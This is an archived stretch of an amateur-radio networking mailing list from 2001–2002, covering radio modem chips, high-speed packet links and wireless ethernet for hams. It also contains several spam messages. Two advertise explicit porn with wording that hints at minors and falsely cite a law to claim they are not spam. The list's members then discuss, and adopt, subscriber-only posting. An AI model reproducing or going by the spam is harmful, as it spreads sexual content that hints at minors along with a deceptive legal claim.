44. [netsig] Re: Alternatives to AX.25 as link layer

From: "Jeff King" <jeff@aerodata.net>
Date: Thu, 13 Dec 2001 21:25:39
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51956-2001.12.13-21.54.05--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On 12/07/01, ""Steve Stroh" <lists@strohpub.com>" wrote:

> Can anyone point to documentation for the CDPD protocols, or Mobitex (used
> on RAM Mobile Data, nee BellSouth Wireless Data, nee Cingular Interactive)?

http://www.protocols.com/pbook/cdpd.htm
http://www.mxcom.com/data_bulletins/db989-1.pdf (chip set to do cdpd)

Here is a 4 level GMSK chip with built in FEC (4800-38400bps):

http://www.mxcom.com/data_bulletins/db919B-3.pdf

I've used their 2400MSK modem and the programming interface is similar, so
a PIC should be able to deal with this one. I was using MPT1327 protocol.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

45. [netsig] Re: Alternatives to AX.25 as link layer

From: "Jeff King" <jeff@aerodata.net>
Date: Thu, 13 Dec 2001 21:32:24
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51957-2001.12.13-22.00.45--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On 12/07/01, ""Steve Stroh" <lists@strohpub.com>" wrote:

> Some time ago, someone did an interesting experiment with the Kantronics
> D4-10. If memory serves, they simply jumpered the output of a Kantronics
> Data Engine (the modem header signals) to the input of a D4-10 radio... and
> it worked in point-to-point communications.

> It was interesting that the modem could be eliminated. I don't recall much
> more than this, but could anyone else add to this discussion?

That was John Ackerman as someone already pointed out. I have a couple
D4-10's still running (well last time I checked ;-) 19.2kbaud with MFJ
TNC-2 clones almost 8 years. The way the D4-10 got away with there
19.2kbaud "without" a modem is because on the digital inputs to the thing,
there was already a low pass filter on the TX in to shape the digital in,
and it already had a built-in data slicer to make the recieve analog into a
0-5volt digital signal. So technically, it had a modem in it... it was just
missing the data randomizer in the K9NG/G3RUH designs. Not that much of a
issue as the TX/RX chain had excellent DC coupling.

I ran tests on the D4-10 and was able to run up to about a 20 khz square
wave into them and still see it fairly well (that would be about 40Kbps).

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

46. [netsig] Re: Alternatives to AX.25 as link layer

From: "Jeff King" <jeff@aerodata.net>
Date: Thu, 13 Dec 2001 22:33:53
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51965-2001.12.13-23.02.15--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On 12/11/01, ""Robert Donnell" <bobdonnell@arkalmus.com>" wrote:

> In Japan, at one time a FAX modem chipset was being used for 9600 bps. It
> had a (roughly) 250 mS equalization phase, but did not depend on a
> full-duplex link. To my knowledge, that's the fastest half-duplex
> unmodified radio data that's been done on the air. Of course, adding an
> extra 250 mS to the keyup times of some of these radios would be nothing.
> Who cares if it takes 1 second to send a 20-byte ack packet. That's about
> the same as 300 bps packet on HF...

This used the Yahamha V.92 7109 chip and some others used the Rockwell
chip. I did
a add-on board in 1990 (and brought it to the San Jose DCC) for the TNC2
that
had the Yamaha 7109 chip on it... even wrote a article for TAPR PSR about
it but ended up getting the then president of TAPR to basically dismiss the
design in a side bar. And he was right....(and wrong). These things
required a very high S/N ratio and the training time as you point out is
250ms.

This was all written up in the October 1990 PSR (issue 40) if anyone is
interested. A test between my station and another about 6 miles away
(WA8OOH PBBS). Don't have it handy but I recall the results were somewhat
encouraging. But TAPR didn't want to kit it even though I had a finish
board for them. Licensed it to Paccomm but they didn't do much with it as
far as I know. They displayed it at Dayton I think in 1991.... "Through the
Mic 9600bps" if I recall.

It was QAM, so it was hard to adjust into a FM rig as if the clipper (which
a FM voice transmitter has) kicked in, it would mess the signal up. I
understand some of the Japanese had better luck with the 7800bps mode of it
(V.27?). Too bad I didn't do microcontrollers then as it would have been
easy to put the Yahaha chip in that mode with a simple PIC.

It seems like one of the Europe TNC companines did make a TNC with this

modulation mode in it.

Anyways, worked good with big frame sizes.... I think we did something like
5000 or 6000 bps over the air throughput doing a ftp (between NOS and
MSYS).

73

Jeff WB8WKA

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

47. [netsig] Re: Alternatives to AX.25 as link layer

From: Jeff King <jeff@aerodata.net>
Date: Thu, 13 Dec 2001 23:35:15 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51966-2001.12.13-23.04.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Jeff King wrote:

> This used the Yahamha V.92 7109 chip

V.29 I mean

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

48. [netsig] Re: Alternatives to AX.25 as link layer

From: "Jeff King" <jeff@aerodata.net>
Date: Thu, 13 Dec 2001 22:42:46
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51967-2001.12.13-23.11.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On 12/11/01, "John Ackermann N8UR <jra@febo.com>" wrote:
> but I recall some
> tests that were done with the MFJ "Turbo" 2400 baud TNCs, and even there
> the turnaround time resulted in 2400 baud throughputs that were way less
> than 2x 1200 baud.

Yeah, I saw those. Mike Cheponis and Joe out of Cinncinatti if I am
correct? Used to be able to see each of there respective BBS's
occassionally or through a few digi's. Both of them were cooking the books
to make their point. If you have small frames, yes the TXD is significant
but the MFJ/Kantronics 2400 BPS modems (Bell 201) did not need any training
time as the V.29's did. If you had a decent radio (the Kenwood 7950 would
work with a TXD of 100ms) and big frames, you could realize a significant
gain. The S/N for the 2400bps modems was nearly the same as 1200 afsk (Bell
201 is DPSK) so the speed did not hurt performance.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

49. [netsig] Re: Alternatives to AX.25 as link layer

From: "Jeff King" <jeff@aerodata.net>
Date: Thu, 13 Dec 2001 22:52:57
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51968-2001.12.13-23.21.19--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On 12/11/01, ""Robert Donnell" <bobdonnell@arkalmus.com>" wrote:

> speed connectivity in that direction. Why soundcard? Getting reasonable
> (read cheap) off-the-shelf FEC streaming hardware for low and medium speed
> operations isn't going to be easy.

Mentioned this one earlier, but check:

http://www.mxcom.com/prod_info/pi919B-1.htm
http://www.mxcom.com/data_bulletins/db919B-3.pdf
http://www.mxcom.com/app_notes/apIDTRTSr1.pdf   (good ap note on the
above)

RF modem with built-in FEC. PIC should be able to run it (although might
need
some ram).

-Jeff wb8wka

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

50. [netsig] Re: 11 Mbps data radio

From: "gel2256" <gel2256@gelm.net>
Date: Fri, 14 Dec 2001 09:39:26 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-52016-2001.12.14-09.16.14--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi, Bob:

Kewel!
May I have more information. RF power, Antenna gain., distance from water
tower,
...? I'll be browsing that URL you sent.
:-)
Thanks, Chuck

----- Original Message -----
From: "Robert Morales" <morales_r@yahoo.com>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Thursday, December 13, 2001 10:17 PM
Subject: [netsig] Re: 11 Mbps data radio

> I know of at least one 802.11b fixed wireless
> installation in Illinois that is using a water tower
> for precisely that. The equipment in use is sold by
> Amplidyne (www.amplidyneinc.com).
>
> 73s de Bob, WP4BQV.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

51. [netsig] FW: New TNC for Handspring Visor

From: "Steve Stroh" <lists@strohpub.com>
Date: Tue, 18 Dec 2001 16:32:49 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-52639-2001.12.18-19.02.46--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

All:

The development N0QBF relates below - the Shine Micro SM2496DSP
(www.shinemicro.com) is the reason I began the discussion about alternatives
to AX.25.

I was contacted several weeks ago about the development of the SM2496DSP and
was very impressed by what had already been accomplished, and what the
potential for the device.

I note one correction to Mike's post - the SM2496DSP is not a TNC. Instead
it is a DSP-based modem; there are no hardware (HDLC, firmware, etc.)
components normally associated with TNCs. Nor is there yet any direct AX.25
support.

* There is a well-established software development kit for the Handspring
* The developer of the SM2496DSP appears committed to open source and
Amateur Radio experimentation
* The DSP is highly DSP, capable of emulating any existing Amateur Radio
modem
* The "host" computer is inexpensive and capable of running on DC

* Inherent in the PalmOS is a stable, well-developed TCP/IP stack

There are numerous "fertile areas of development" for the SM2496DSP that I foresee:
* Consider the Handspring computers not as a handheld, but as an inexpensive and capable _embedded_ computer. For example, with the addition of an AX.25 module and SLIP/PPP module, it could be a very capable 9600 "modem" for a home station... including a display for the modem. It already runs on DC and includes a serial/USB port.
* Since the modem is entirely software-based, new link-layer protocols could be applied. For example, integration of Forward Error Correction, Master/Slave polling, Time Division Multiple Access (TDMA), and wider channels could be experimented with.
* With such a powerful DSP available, how much of what we traditionally consider a radio could be eliminated. Speculation - how much of a simple 50 MHz radio could be done in software, allowing low power, very simple hardware?
* The possibilities for enhanced portable operation are numerous; for example, mating it with some of the small, low-power HF radios with Pactor, WinLink, and other HF data modes.

I look forward to reading your comments!

Thanks,

Steve

--
Steve Stroh steve@strohpub.com 425-481-0600
Independent Technology Writer
Specializing in Broadband Wireless Internet Access
Focus on Broadband Wireless Internet Access newsletter -
http://www.strohpub.com/focus.htm

-----Original Message-----
From: bounce-aprssig-23855@lists.tapr.org
[mailto:bounce-aprssig-23855@lists.tapr.org]On Behalf Of Mike Musick
Sent: Monday, December 17, 2001 22:58
To: TAPR APRS Special Interest Group
Subject: [aprssig] New TNC for Handspring Visor

It's rare any more that we have a truly new development in the Amateur AX.25 world, but I am tickled to have the opportunity to let everyone know that I am currently testing a totally new TNC, designed expressly for the Handspring Visor line of PDA products. It is the SM2496DSP from Shine Micro, a communications electronics development firm in the Seattle area.

This new TNC is a "Springboard", the expansion module standard for the Visor. It handles 1200 and 9600bps AX.25 through a TI 320C54xx DSP chip. The TNC presents a KISS layer to the Palm OS application. The support software being tested at the moment only supports UI mode, but there are plans for connected mode support. What's especially amazing is that THIS TNC IS THE SIZE OF A BOOK OF MATCHES! No kidding! It slips right into the Handspring's module slot with no increase in profile.

At the moment the hardware is still in beta development, and the support software is best characterized as "rough drafts". The primary reason I have an early version is to write native support for the SM2496 into pocketAPRS. Testing is going quite well, as I've had it only two days and it's already receiving APRS packets. It should be fully functioning with APRS before the week is out.

This module is ALSO an MP3 player, and includes an SM/MMC memory slot which supports up to 128MB of add-in memory for MP3 playback. I didn't get any indication that they're planning to support the memory slot for general Palm OS access, but it's probably too early to rule that out, especially given the flexibility of the DSP processor in the module.

More info about the module can be found at http://www.shinemicro.com .

...mike/N0QBF

You are currently subscribed to netsig as: lyris.netsig@tapr.org

To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

52. [netsig] Sensible Amateur Radio RF networking

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Fri, 21 Dec 2001 11:53:28 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-53000-2001.12.21-12.22.11--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Here are my top reasons for using off the shelf Part 15 wireless ethernet
devices for Amateur Radio RF networking:

1.) They are fast, speeds in the 1-11 Mega-bit ranges.
2.) They already opperate on frequencies allocated to amateur radio.
3.) As is, under Part 15 they have proven to work for links 5-20 miles
4.) They are cheaper than a traditional ham packet setup.
5.) They use a proven sucessful networkable protocol, TCPIP.
6.) They use a modern modulation technique called Spread Spectrum

7). It will probably take decades for hams to come up with anything more
    well suited for high speed RF networking.

Proof is in the pie:

1.) All 2.4 GHz DSSS 802.11 is 11 Mbps with slower fall back rates.
http://hydra.carleton.ca/info/ (Pay no attention to the outdated prices
or advertised ranges)

2.) You have 3 bands to choose from 900 MHz, 2.4 & 5.7 GHz. (No re-rocking,
reprogramming needed!) Don't like microwave propagation? Legally to do any
significant speeds you really need to make use of the 900 MHz bands and up.
(if we fail to use these bands we will eventually loose the allocations)

Speed and or bandwidth constraints for data [97.307(f)(1)]

Frequency Range	Speed Limit for Specified Codes	Maximum Bandwidth for Unspecified Codes
50.1 - 148 MHz	19.6 kilobauds	20 kHz
222 - 450 MHz	56 kilobauds	100 kHz
Above 902 MHz	No speed limit	No bandwidth limit

3.) Review what commercial ISP's have been doing.
http://isp-lists.isp-planet.com/isp-wireless/archives/
http://www.oreillynet.com/pub/a/wireless/2001/05/03/longshot.html

4.)
-Typical 1200/9600 Ham setup-
Paccomm Tiny 2 - $150
MFJ data radio - $120
100ft RG-8/9913 - $ 55
Decent Antenna - $ 60
           TOTAL: $385

-Wireless ethernet-
 WLAN NIC/AP   - $150
 100ft LMR-400   - $ 65
 24dB Parabolic - $ 70
            TOTAL: $285

Note:
Using AXIP technology you can carry existing AX.25 traffic over a wireless
ethernet link.

Find out more:
Using Part 15 Wireless Ethernet Devices For Amateur Radio:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

Green Bay Professional Packet Radio:
http://www.gbppr.org
(homebrew bi-directional amplifier designs and path-loss calculators)
A group that actually wants amateur packet radio to evolve sometime this
century.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

53. [netsig] 900 MHz FHSS Radio

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Fri, 28 Dec 2001 14:39:18 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@lists.tapr.org
Message-ID: <LYR6748-53901-2001.12.28-15.08.19--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

From: http://www.tapr.org/tapr/html/taprfhss.html
>October 1999
>TAPR has signed an agreement with the Dandin Group to take the TAPR
>design from its current state into production which TAPR has access to
>production for sale back into the amateur radio community.

Here it sits:
http://www.dandin.com/tdr900.html
>
>The TDR-900 is being developed for both commercial and amateur radio
>deployment. Dandin will be handling the commercial interests in the
>radio, with TAPR handling the amateur radio service.
>
>The system has been designed so that the digital and RF board are
>separate units. Additional bands for the radio are in development.
>
>More information on technology availability and licensing will be
>available once the technology transfer between TAPR and Dandin is
>complete.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

January 2002

Original source file: netsig.0201
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0201

1. [netsig] NIMPHO ACADEMY (FREE) PZI

From: nies42v4@msn.com
Date: Fri, 04 Jan 2002 08:16:54 -2000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55179-2002.01.04-10.51.44--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

FREE FREE FREE FREE FREE FREE FREE FREE

For FREE ACCESS TO THE BEST XXX HARDCORE WEBSITE

CLICK ON THE LINK

http://209.205.119.14/freexxxvippass/enter.html
http://209.205.119.14/freexxxvippass/enter.html
http://209.205.119.14/freexxxvippass/enter.html

AND I'LL SEE YOU INSIDE ME BABY

FREE FREE FREE VIP PASS

Teenies Teenies everywhere!!!!! FREE FREE FREE

WARNING: This site contains explicit sexual material.
          You must be 18 or older to proceed.

Do not reply to this e-mail message

To be taken off this list please go to the link below and enter your e-mail address.
"Under Bill s.1618 TITLE III passed by the 105th US Congress this letter
cannot be considered Spam as long as the sender includes contact
information and a method of removal."
WE HONOR ALL REMOVES. PLEASE SUBMIT ONE EMAIL AT A TIME OTHERWISE YOU WILL NOT BE REMOVED. PROFANITY
SERVES NO PURPOSE.

Please allow for 24-72 hours to be removed from this list.

http://209.205.119.14/index.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] RE: NIMPHO ACADEMY (FREE) PZI

From: "Mike Baker" <mlbaker4@home.com>
Date: Fri, 4 Jan 2002 14:00:28 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55207-2002.01.04-14.29.09--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

This leaves me no choice but to leave the TAPR reflectors. It's a shame but
I have a teenage boy at home and this isn't appropriate.

Mike Baker

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] RE: NIMPHO ACADEMY (FREE) PZI

From: "L. V. Lammert" <lvl@omnitec.net>
Date: Fri, 04 Jan 2002 14:24:37 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55211-2002.01.04-14.52.27--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 02:00 PM 1/4/02 -0600, you wrote:

>This leaves me no choice but to leave the TAPR reflectors. It's a shame but
>I have a teenage boy at home and this isn't appropriate.
>
>Mike Baker

Why kill the messinger?

The bettter solution is to restrict posts to subscribers. Anyone listening
that can make the change on the list??

Lee

==========
Leland V. Lammert lvl@omnitec.net
Chief Scientist Omnitec Corporation
Network/Internet Consultants www.omnitec.net
==========

4. [netsig] RE: NIMPHO ACADEMY (FREE) PZI

From: John Ackermann N8UR <jra@febo.com>
Date: Fri, 04 Jan 2002 15:29:25 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55212-2002.01.04-14.58.48--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

As I posted a few days ago, that change has been talked about and there has
always been opposition because of the inconvenience it would cause to folks
who post from multiple accounts or use email aliases (like <call>@arrl.net).

However, the volume of spam has increased pretty dramatically lately, and
I've raised the issue with the TAPR board. I hope we'll make a decision in
the near future and I'll report the outcome here.

73,
John N8UR
President, TAPR
jra@febo.com -- n8ur@tapr.org

--On Friday, January 04, 2002 2:24 PM -0600 "L. V. Lammert"
<lvl@omnitec.net> wrote:

> At 02:00 PM 1/4/02 -0600, you wrote:
>
>
>> This leaves me no choice but to leave the TAPR reflectors. It's a shame
>> but I have a teenage boy at home and this isn't appropriate.
>>
>> Mike Baker
>
> Why kill the messinger?
>
> The bettter solution is to restrict posts to subscribers. Anyone
> listening that can make the change on the list??
>
> Lee
>
>
>
> ==========
> Leland V. Lammert lvl@omnitec.net

> Chief Scientist Omnitec Corporation
> Network/Internet Consultants www.omnitec.net
> ==========

John Ackermann N8UR jra@febo.com http://www.febo.com
President, TAPR n8ur@tapr.org http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] RE: NIMPHO ACADEMY (FREE) PZI

From: Jeff King <jeff@aerodata.net>
Date: Fri, 04 Jan 2002 16:49:59 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55225-2002.01.04-16.20.58--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

John:

What Lee has been asking has already been done on the APRSSIG list and was just done
in the last few days on the APRSSPEC list. So apparently some list admins are able
to make this decision withoug the consent of the BOD (or don't ask don't tell?).

-Jeff

John Ackermann N8UR wrote:

> As I posted a few days ago, that change has been talked about and there
> has always been opposition because of the inconvenience it would cause
> to folks who post from multiple accounts or use email aliases (like
> <call>@arrl.net).
>
> However, the volume of spam has increased pretty dramatically lately,
> and I've raised the issue with the TAPR board. I hope we'll make a
> decision in the near future and I'll report the outcome here.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] RE: NIMPHO ACADEMY (FREE) PZI

From: "Robert McGwier" <rwmcgwier@home.com>
Date: Fri, 4 Jan 2002 16:57:02 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55226-2002.01.04-16.26.24--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I just cannot for the life of me understand why ANYONE but members
can post to these lists! This would almost completely wipe this
out for all but the most persistent spammers. These guys work
on bulk and would not do the fifteen minutes of work to circumvent
this one small mail exploder sig. This is easily defeated.

Bob
N4HY

-----Original Message-----
From: bounce-netsig-15795@lists.tapr.org
[mailto:bounce-netsig-15795@lists.tapr.org]On Behalf Of Jeff King
Sent: Friday, January 04, 2002 4:50 PM
To: TAPR Networking Special Interest Group
Subject: [netsig] RE: NIMPHO ACADEMY (FREE) PZI

John:

What Lee has been asking has already been done on the APRSSIG list and was
just done
in the last few days on the APRSSPEC list. So apparently some list admins

are able
to make this decision withoug the consent of the BOD (or don't ask don't
tell?).

-Jeff

John Ackermann N8UR wrote:

> As I posted a few days ago, that change has been talked about and there
> has always been opposition because of the inconvenience it would cause
> to folks who post from multiple accounts or use email aliases (like
> <call>@arrl.net).
>
> However, the volume of spam has increased pretty dramatically lately,
> and I've raised the issue with the TAPR board. I hope we'll make a
> decision in the near future and I'll report the outcome here.

You are currently subscribed to netsig as: rwmcgwier@home.com
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] [Fwd: [aprsspec] ADMIN: Changes to this list]

From: Jeff King <jeff@aerodata.net>
Date: Fri, 04 Jan 2002 17:01:05 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55227-2002.01.04-16.30.45--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

FYI

Here is what I was referring to. This was posted yesterday on the
APRSSPEC list. He also explains how one can subscribe using a alias.

-Jeff

-------- Original Message --------

Date: Thu, 03 Jan 2002 20:17:19 -0500
Subject: [aprsspec] ADMIN: Changes to this list
From: Stan Horzepa <stanzepa@earthlink.net>
To: "APRS Spec Discussion List" <aprsspec@lists.tapr.org>

Earlier today, I changed two of the options of this list:

1. Only subscribers to this list are now allowed to contribute messages
to this list.

2. All new subscribers to this list must be approved by the
administrator of this list.

Item 1 means that you can only send messages to the list from the email
address that you subscribed with. If you are using a different email address
to send messages to this list, you will have to subscribe with that email
address, too. (If you do this, you can eliminate the duplicate receipt of
messages from the list by setting one of your subscriptions to receive no
mail from the list.)

Item 2 means more work for me, but that's why I get paid the big bucks for
administrating this list.

I made these changes to APRSSIG last year and they eliminated the spam and
other nonsense that the APRSSIG was experiencing. The changes should have
the same effect here.

By the way, some may ask why I don't set up some filters to eliminate the

problem, but that is not an option with the SIG software TAPR uses.

Thank you for your cooperation,

Stan, WA1LOU, Your List's Administrator

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] RE: NIMPHO ACADEMY (FREE) PZI

From: "L. V. Lammert" <lvl@omnitec.net>
Date: Fri, 04 Jan 2002 16:05:24 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55228-2002.01.04-16.33.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 04:57 PM 1/4/02 -0500, you wrote:

>I just cannot for the life of me understand why ANYONE but members
>can post to these lists!

Bob,

There is an extremely valid reason for this - how many email accounts do
you have? Personally, I have about 30, .. on some occasions, it is nice to
be able to post from an account that is not your 'normal' account.

>This would almost completely wipe this out for all but the most persistent
>spammers.

We run a number of mail lists, .. and allowing anyone to post is sometimes
an advantage, .. but, as we have seen here, once somebody finds it will
accept spam, the doors open.

It sounds like it will be restricted post haste, so we won't have these
problems any more.

Lee

==
Leland V. Lammert lvl@omnitec.net
Chief Scientist Omnitec Corporation
Network/Internet Consultants www.omnitec.net
==

9. [netsig] RE: NIMPHO ACADEMY (FREE) PZI

From: "John R. Ackermann" <jra@febo.com>
Date: Fri, 04 Jan 2002 17:48:25 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55237-2002.01.04-17.19.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

We agreed to let individual list managers make the change on their lists if
they wanted. Stan took us up on that right away for aprssig because of the
number of subscribers and its consequent higher visibility. We did lose
some subscribers for the reasons I mentioned below, by the way.

Not all the lists have managers as pro-active as Stan, and what we're
proposing now is to make subscriber-only-posting the policy for all TAPR
lists going forward.

73,
John

--On Friday, January 04, 2002 4:49 PM -0500 Jeff King <jeff@aerodata.net>
wrote:

> John:
>
> What Lee has been asking has already been done on the APRSSIG list and
> was just done in the last few days on the APRSSPEC list. So apparently
> some list admins are able to make this decision withoug the consent of
> the BOD (or don't ask don't tell?).
>

> -Jeff
>
>
>
> John Ackermann N8UR wrote:
>
>> As I posted a few days ago, that change has been talked about and there
>> has always been opposition because of the inconvenience it would cause
>> to folks who post from multiple accounts or use email aliases (like
>> <call>@arrl.net).
>>
>> However, the volume of spam has increased pretty dramatically lately,
>> and I've raised the issue with the TAPR board. I hope we'll make a
>> decision in the near future and I'll report the outcome here.
>
>
>
>
> ---
> You are currently subscribed to netsig as: NET-SIG@AG9V.AMPR.ORG
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] A:\NEW SUBJECT LINES.txt OO

From: A:\msnemails.txt@bizerba.it
Date: Sat, 05 Jan 2002 08:10:08 -2000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-55394-2002.01.05-10.45.36--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

For FREE ACCESS TO THE BEST X. X. X. HARDCORE WEBSITE

CLICK ON THE LINK

http://209.132.208.47/freexxxvippass/enter.html
http://209.132.208.47/freexxxvippass/enter.html
http://209.132.208.47/freexxxvippass/enter.html

AND I'LL SEE YOU INSIDE ME BABY

F>R>E>E VIP PASS

Teenies Teenies everywhere!!!!!   FREE FREE FREE

WARNING: This site contains explicit sexual material.
          You must be 18 or older to proceed.

Do not reply to this e-mail message

To be taken off this list please go to the link below and enter your e-mail address.
"Under Bill s.1618 TITLE III passed by the 105th US Congress this letter
cannot be considered Spam as long as the sender includes contact
information and a method of removal."
WE HONOR ALL REMOVES. PLEASE SUBMIT ONE EMAIL AT A TIME OTHERWISE YOU WILL NOT BE REMOVED. PROFANITY
SERVES NO PURPOSE.

Please allow for 24-72 hours to be removed from this list.

http://209.205.119.14/index.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] Low cost quality conference calls

From: "R.Crawford@chasm.ca" <R.Crawford@chasm.ca>
Date: Sat, 26 Jan 2002 03:29:30 +0900 (KST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-59159-2002.01.25-13.03.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/html

Take Control Of Your Conference Calls

Crystal Clear
Conference Calls
Only 18 Cents Per Minute!

(Anytime/Anywhere)

No setup fees

No contracts or monthly fees

Call anytime, from anywhere, to anywhere

Connects up to 100 Participants

International Dial In 18 cents per minute

Simplicity in set up and administration

Operator Help available 24/7

Get the best
quality, the easiest to use, and lowest rate in the
industry.

If you like saving money, fill
out the form below and one of our consultants will contact
you.

Required Input Field*

Name*

Web
Address

Company
Name*

State*

Business
Phone*

Home
Phone

Email
Address*

Type of
Business

c 1999-2002 CCFL
To be removed from our distribution lists, please
Click
here. <http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/3D>.

****

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] BBSSIG and NETSIG set to member-only submissions

From: John Ackermann N8UR <jra@febo.com>
Date: Mon, 28 Jan 2002 10:44:12 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-59625-2002.01.28-10.14.40--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi --

As of about 4:00 on Sunday afternoon, the bbssig@lists.tapr.org and
netsig@lists.tapr.org mailing lists have been set to accept postings only
from email addresses subscribed to the list.

This can cause problems for folks who may post from a different address
than the one they use to subscribe (such as <call>@arrl.net aliases) --
witness the fact that the messages I sent yesterday announcing the change
bounced!!!

If you need to post from a different address, use the Lyris web interface
to create a subscription for the address from which you will post, and in
the subscription form under "Subscriber Settings" set "Kind" to "nomail",
which means that postings will not be sent to that address. Postings will
continue to go to your other subscribed address, while the new subscription
will allow you to make postings from your real address.

73,
John

John Ackermann N8UR jra@febo.com http://www.febo.com
President, TAPR n8ur@tapr.org http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] Re: BBSSIG and NETSIG set to member-only submissions

From: Sid Ashen-Brenner <sashen@swbell.net>
Date: Mon, 28 Jan 2002 17:39:13 -0600
